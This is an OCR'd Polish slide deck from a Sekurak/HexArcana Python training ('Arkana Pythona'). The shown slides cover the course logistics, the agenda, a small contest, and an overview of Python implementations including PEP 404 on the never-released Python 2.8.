# Arkana Pythona

## sztuczki, kruczki, sekrety

Sierpień 2025

sekurak.pl

securitum

HexArcana

# O mnie

I dużo innych projektów ;)


*Programowanie*

*Programowanie w Pythonie*




hackArcana

HexArcana

**Czas trwania szkolenia:**
3-4h

**Przerwy:**
co 50 minut, 10 minut

**Pytania:**
z **Q:** na początku
podczas sesji **Q&A** (koniec)
na Discordzie

**Materiały (PRO/VIP):**
mailing (kod dostępu ↓)
cwiczenia.hackArcana.pl
dostęp przez 6 miesięcy
rozwiązania: po weekendzie

**Certyfikaty (PRO/VIP):**
w ciągu kilku dni

# Menu Główne

**Trudne rzeczy → Proste rzeczy**
(trudne na początku, a potem trochę relaksu)

**Python vs cPython**

**Niskopoziomowy Python**

**Sandboxing w Pythonie**

**Bundling**

**Pickle**

**Paint!**

Jeśli zabraknie czasu, wrzucimy dodatkowe nagranie :)

Ten talk zawiera materiał z bardzo różnych moich innych prelekcji w okresu 15 lat + sporo nowych slajdów ;)

# Na początek
# Sztuczka magiczna
# i konkurs!

**Kubek sekuraka** dla trzech pierwszych osób które poprawnie* wyjaśnią co tam się tak naprawdę stało.


Odpowiedzi:

**ca@securitum.pl**

temat: PYTHON

Konkurs trwa do slajdu przed wyjaśnieniem (czyli jeszcze trochę).

* Jest kilka możliwości. Przyjmujemy każdą, która by w praktyce zadziałała.
Jeden kubek jest zarezerwowany dla osoby, która jako pierwsza trafi w faktyczną sztuczkę.


DEMO
Python
Hello world!
sys.stdout

**Kubek sekuraka** dla trzech pierwszych osób które poprawnie* wyjaśnią co tam się tak naprawdę stało.

Odpowiedzi:

**ca@securitum.pl**

temat: PYTHON

Konkurs trwa do slajdu przed wyjaśnieniem (czyli jeszcze trochę).

* Jest kilka możliwości. Przyjmujemy każdą, która by w praktyce zadziałała.
Jeden kubek jest zarezerwowany dla osoby, która jako pierwsza trafi w faktyczną sztuczkę.

# Python a cPython

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???


Python

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???


Język rozwijany przez
Python Software Foundation

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

**Python**



Język rozwijany przez
Python Software Foundation

Python Enhancement Proposal
(w skrócie: PEP)

https://peps.python.org/

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

**Python**

Język rozwijany przez
Python Software Foundation

Python Enhancement Proposal
(w skrócie: PEP)

PEP 8 -- Style Guide for Python Code


PEP 484 -- Type Hints

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???


https://wiki.python.org/moin/PythonImplementations

**Python** → Implementacje

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???




# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???



# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

Brython


**Python** → Implementacje




# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

IronPython the Python programming language for the .NET Framework

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???



# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???



# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???


**Patrz również:**

"Porównanie metod inżynierii wstecznej w językach kompilowanych do kodu bajtowego na przykładzie Pythona"
(praca magisterska, Piotr Tynecki, 2014)


Książka: "Praktyczna Inżynieria Wsteczna" (mój rozdział, 2016)

# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

CPython

2.7

3.X



# Python 2.8 został odwypuszczony...?

## PEP 404 – Python 2.8 Un-release Schedule

**Author:** Barry Warsaw <barry at python.org>
**Status:** Final
**Type:** Informational
**Topic:** Release
**Created:** 09-Nov-2011
**Python-Version:** 2.8

▶ Table of Contents

### Abstract

This document describes the un-development and un-release schedule for Python 2.8.

### Un-release Manager and Crew

| Position | Name |
|---|---|
| 2.8 Un-release Manager | Cardinal Biggles |

### Un-release Schedule

The current un-schedule is:

- 2.8 final Never

https://peps.python.org/pep-0404/

"*Official pronouncement*

*Rule number six: there is no official Python 2.8 release.*

*There never will be an official Python 2.8 release.*

*It is an ex-release.*

*Python 2.7 is the end of the Python 2 line of development.*"


# Python 2.6, 2.7, 3, CPython?, IronPython??, Jython???

O tym jest ta prezentacja

CPython


2.7

3.X



